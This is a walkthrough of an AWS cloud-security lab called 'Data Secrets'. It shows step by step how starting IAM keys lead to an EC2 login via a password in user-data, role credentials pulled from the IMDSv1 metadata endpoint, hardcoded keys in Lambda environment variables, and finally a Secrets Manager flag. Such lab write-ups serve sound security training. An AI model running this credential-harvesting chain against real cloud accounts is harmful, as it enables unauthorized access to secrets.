Data Secrets Walkthrough
Lab Info
Section titled “Lab Info”Lab Name: Data Secrets
Difficulty: Medium
Author: Tyler Ramsbey
Lab Link: Hack Smarter
Objective and Scope
Section titled “Objective and Scope”The Hack Smarter Red Team started offering AWS Pentesting. The client’s primary concern is whether an attacker can gain access to their Secrets Manager.
Your task is to begin with the starting credentials, and see if you’re able to perform lateral movement and privilege escalation to gain access to their AWS Secrets Manager. This is where the final flag is located.
1. Initial Access & Enumeration
Section titled “1. Initial Access & Enumeration”1.1 Breached Scenario Credentials
Section titled “1.1 Breached Scenario Credentials”start_user_access_key = AKIA****************start_user_secret_key = [REDACTED]1.2 Setting up the AWS CLI
Section titled “1.2 Setting up the AWS CLI”> aws configure --profile data_secretsAWS Access Key ID [None]: AKIA****************AWS Secret Access Key [None]: [REDACTED]Default region name [None]: us-east-1Default output format [None]: json1.3 Verifying the Credentials
Section titled “1.3 Verifying the Credentials”Before performing any enumeration, let’s confirm whether the provided credentials actually work.
> aws sts get-caller-identity --profile data_secrets{ "UserId": "AIDA****************", "Account": "XXXXXXXXXXXX", "Arn": "arn:aws:iam::XXXXXXXXXXXX:user/cg-start-user-cgidqocsjzvt7u"}- The credentials are valid and we have access to the AWS account. With working credentials, AWS enumeration becomes the next step.
1.4 EC2 Instance Enumeration
Section titled “1.4 EC2 Instance Enumeration”After a while of enumerating multiple services, I found an EC2 instance that is accessible to us.
> aws ec2 describe-instances --profile data_secrets{ "Reservations": [ { "ReservationId": "r-****************", "OwnerId": "XXXXXXXXXXXX", "Groups": [], "Instances": [ { "Architecture": "x86_64", "BlockDeviceMappings": [ { "DeviceName": "/dev/xvda", "Ebs": { "AttachTime": "2026-03-29T16:07:14+00:00", "DeleteOnTermination": true, "Status": "attached", "VolumeId": "vol-****************" } } ], "IamInstanceProfile": { "Arn": "arn:aws:iam::XXXXXXXXXXXX:instance-profile/cg-ec2-instance-profile-cgidqocsjzvt7u", "Id": "AIPA****************" }, "NetworkInterfaces": [ { "Association": { "IpOwnerId": "amazon", "PublicDnsName": "", "PublicIp": "XX.XXX.XXX.XXX" }, "PrivateIpAddress": "10.0.1.42" } ], "Tags": [ { "Key": "Name", "Value": "cg-sensitive-ec2-cgidqocsjzvt7u" }, { "Key": "Scenario", "Value": "scenario_template" }, { "Key": "Stack", "Value": "CloudGoat" } ], "MetadataOptions": { "State": "applied", "HttpTokens": "optional", "HttpPutResponseHopLimit": 1, "HttpEndpoint": "enabled", "InstanceMetadataTags": "disabled" }, "InstanceId": "i-****************", "ImageId": "ami-****************", "State": { "Code": 16, "Name": "running" }, "PublicIpAddress": "XX.XXX.XXX.XXX" } ] } ]}Critical Issues Found: From our enumeration we note down the following:
- IMDSv1 enabled (over vulnerable to SSRF)
- InstanceMetadataTags: disabled (should be enabled for v2)
- Public IP:
XX.XXX.XXX.XXX - Instance ID:
i-****************
2. EC2 Instance Compromise
Section titled “2. EC2 Instance Compromise”2.1 Network Discovery Using RustScan
Section titled “2.1 Network Discovery Using RustScan”> rustscan -a XX.XXX.XXX.XXX.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'The Modern Day Port Scanner.
Open XX.XXX.XXX.XXX:22- Revealed there is SSH port open, let’s enumerate further for any credentials.
2.2 Retrieving EC2 User-Data
Section titled “2.2 Retrieving EC2 User-Data”> aws ec2 describe-instance-attribute --instance-id i-**************** --attribute userData --profile data_secrets{ "InstanceId": "i-****************", "UserData": { "Value": "IyEvYmluL2Jhc2gKZWNobyAiZWMyLXVzZXI6Q2xvdWRHb2F0SW5zdGFuY2VQYXNzd29yZCEiIHwgY2hwYXNzd2QKc2VkIC1pICdzL1Bhc3N3b3JkQXV0aGVudGljYXRpb24gbm8vUGFzc3dvcmRBdXRoZW50aWNhdGlvbiB5ZXMvZycgL2V0Yy9zc2gvc3NoZF9jb25maWcKc2VydmljZSBzc2hkIHJlc3RhcnQK" }}It’s a base64-encoded script. Let’s decode it to see what it contains.
2.3 Decoding the User-Data
Section titled “2.3 Decoding the User-Data”
#!/bin/bashecho "ec2-user:[REDACTED]" | chpasswdsed -i 's/PasswordAuthentication no/PasswordAuthentication yes/g' /etc/ssh/sshd_configservice sshd restart- The script sets the password for the
ec2-userand enables password authentication. We found credentials!!..
2.4 Shell as EC2-User
Section titled “2.4 Shell as EC2-User”
- Our initial foothold obtained, let’s further enumerate and complete the goal of the lab.
3. Instance Metadata Service (IMDS) Exploitation
Section titled “3. Instance Metadata Service (IMDS) Exploitation”3.1 Session Enumeration as EC2-User
Section titled “3.1 Session Enumeration as EC2-User”[ec2-user@ip-10-0-1-42 ~]$ aws sts get-caller-identity{ "Account": "XXXXXXXXXXXX", "UserId": "AROA****************:i-****************", "Arn": "arn:aws:sts::XXXXXXXXXXXX:assumed-role/cg-ec2-role-cgidqocsjzvt7u/i-****************"}We check our identity and see we have the following role cg-ec2-role-cgidqocsjzvt7u available.
As we know there is IMDSv1 which will lead to SSRF, let’s test it now.
3.2 Exploiting IMDSv1
Section titled “3.2 Exploiting IMDSv1”[ec2-user@ip-10-0-1-42 ~]$ curl http://169.254.169.254/latest/meta-data/ami-idami-launch-indexami-manifest-pathblock-device-mapping/events/hibernation/hostnameiam/identity-credentials/instance-actioninstance-idinstance-life-cycleinstance-typelocal-hostnamelocal-ipv4macmetrics/network/placement/profilepublic-hostnamepublic-ipv4reservation-idsecurity-groupsservices/- The metadata service is accessible. Let’s grab the IAM role credentials.
3.3 Extracting IAM Role Credentials
Section titled “3.3 Extracting IAM Role Credentials”[ec2-user@ip-10-0-1-42 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgidqocsjzvt7u{ "Code" : "Success", "LastUpdated" : "2026-03-29T16:52:58Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIA****************", "SecretAccessKey" : "[REDACTED]", "Token" : "[REDACTED]", "Expiration" : "2026-03-29T23:04:26Z"}- Successfully extracted the temporary credentials for the EC2 role!!..
4. Lateral Movement via IAM Role
Section titled “4. Lateral Movement via IAM Role”4.1 Configuring Access as cg-ec2-role
Section titled “4.1 Configuring Access as cg-ec2-role”> aws configure --profile cg-ec2AWS Access Key ID [None]: ASIA****************AWS Secret Access Key [None]: [REDACTED]AWS Session Token [None]: [REDACTED]Default region name [None]: us-east-1Default output format [None]: json4.2 Verify Access
Section titled “4.2 Verify Access”> aws sts get-caller-identity --profile cg-ec2{ "UserId": "AROA****************:i-****************", "Account": "XXXXXXXXXXXX", "Arn": "arn:aws:sts::XXXXXXXXXXXX:assumed-role/cg-ec2-role-cgidqocsjzvt7u/i-****************"}- Got access, let’s enumerate further.
4.3 Lambda Enumeration
Section titled “4.3 Lambda Enumeration”While attempting to list lambda functions, we find the credentials of a DB user.
> aws lambda list-functions --region us-east-1 --profile cg-ec2{ "Functions": [ { "FunctionName": "cg-lambda-function-cgidqocsjzvt7u", "FunctionArn": "arn:aws:lambda:us-east-1:XXXXXXXXXXXX:function:cg-lambda-function-cgidqocsjzvt7u", "Runtime": "python3.9", "Role": "arn:aws:iam::XXXXXXXXXXXX:role/cg-lambda-exec-role-cgidqocsjzvt7u", "Handler": "lambda_function.lambda_handler", "Environment": { "Variables": { "DB_USER_ACCESS_KEY": "AKIA****************", "DB_USER_SECRET_KEY": "[REDACTED]" } }, "LastModified": "2026-03-29T16:07:09.070+0000" } ]}- Found credentials of a new user in the environment variables. Let’s make use of it!!..
5. Privilege Escalation to Secrets Manager
Section titled “5. Privilege Escalation to Secrets Manager”5.1 Configuring Access as DB-User
Section titled “5.1 Configuring Access as DB-User”> aws configure --profile db-userAWS Access Key ID [None]: AKIA****************AWS Secret Access Key [None]: [REDACTED]Default region name [None]: us-east-1Default output format [None]: json5.2 Verify Access
Section titled “5.2 Verify Access”> aws sts get-caller-identity --profile db-user{ "UserId": "AIDA****************", "Account": "XXXXXXXXXXXX", "Arn": "arn:aws:iam::XXXXXXXXXXXX:user/cg-lambda-user-cgidqocsjzvt7u"}- Got access, let’s try to access the Secrets Manager.
5.3 Secrets Manager Enumeration
Section titled “5.3 Secrets Manager Enumeration”We use this user to try to access the Secrets Manager.
> aws secretsmanager list-secrets --profile db-user{ "SecretList": [ { "ARN": "arn:aws:secretsmanager:us-east-1:XXXXXXXXXXXX:secret:cg-final-flag-cgidqocsjzvt7u-******", "Name": "cg-final-flag-cgidqocsjzvt7u", "Description": "The final flag for the CloudGoat scenario", "LastChangedDate": "2026-03-29T21:37:00.622000+05:30", "LastAccessedDate": "2026-03-29T05:30:00+05:30", "Tags": [ { "Key": "Scenario", "Value": "scenario_template" }, { "Key": "Stack", "Value": "CloudGoat" }, { "Key": "Name", "Value": "cg-final-flag-cgidqocsjzvt7u" } ], "SecretVersionsToStages": { "terraform-********************": [ "AWSCURRENT" ] }, "CreatedDate": "2026-03-29T21:37:00.349000+05:30" } ]}- Found the secret-id:
cg-final-flag-cgidqocsjzvt7u
5.4 Final Flag
Section titled “5.4 Final Flag”> aws secretsmanager get-secret-value --secret-id cg-final-flag-cgidqocsjzvt7u --profile db-user{ "ARN": "arn:aws:secretsmanager:us-east-1:XXXXXXXXXXXX:secret:cg-final-flag-cgidqocsjzvt7u-******", "Name": "cg-final-flag-cgidqocsjzvt7u", "VersionId": "terraform-********************", "SecretString": "{\"flag\":\"<REDACTED>\"}", "VersionStages": [ "AWSCURRENT" ], "CreatedDate": "2026-03-29T21:37:00.618000+05:30"}- Flag found and submitted!!..
6. Attack Summary
Section titled “6. Attack Summary”- Started with compromised IAM user credentials (
cg-start-user) with EC2 describe permissions - Enumerated EC2 instances and found a publicly accessible instance with IMDSv1 enabled
- Retrieved EC2 user data containing plaintext SSH credentials for
ec2-user - Gained SSH access to the EC2 instance
- Exploited IMDSv1 (SSRF vulnerability) to extract temporary IAM role credentials from instance metadata
- Used EC2 role credentials to enumerate AWS Lambda functions
- Discovered hardcoded database user credentials in Lambda function environment variables
- Used database user credentials to access AWS Secrets Manager
- Retrieved the final flag from Secrets Manager
- Successfully demonstrated full compromise of the AWS environment and unauthorized access to sensitive secrets
- Thank you to Hack Smarter Labs for creating this educational AWS security lab.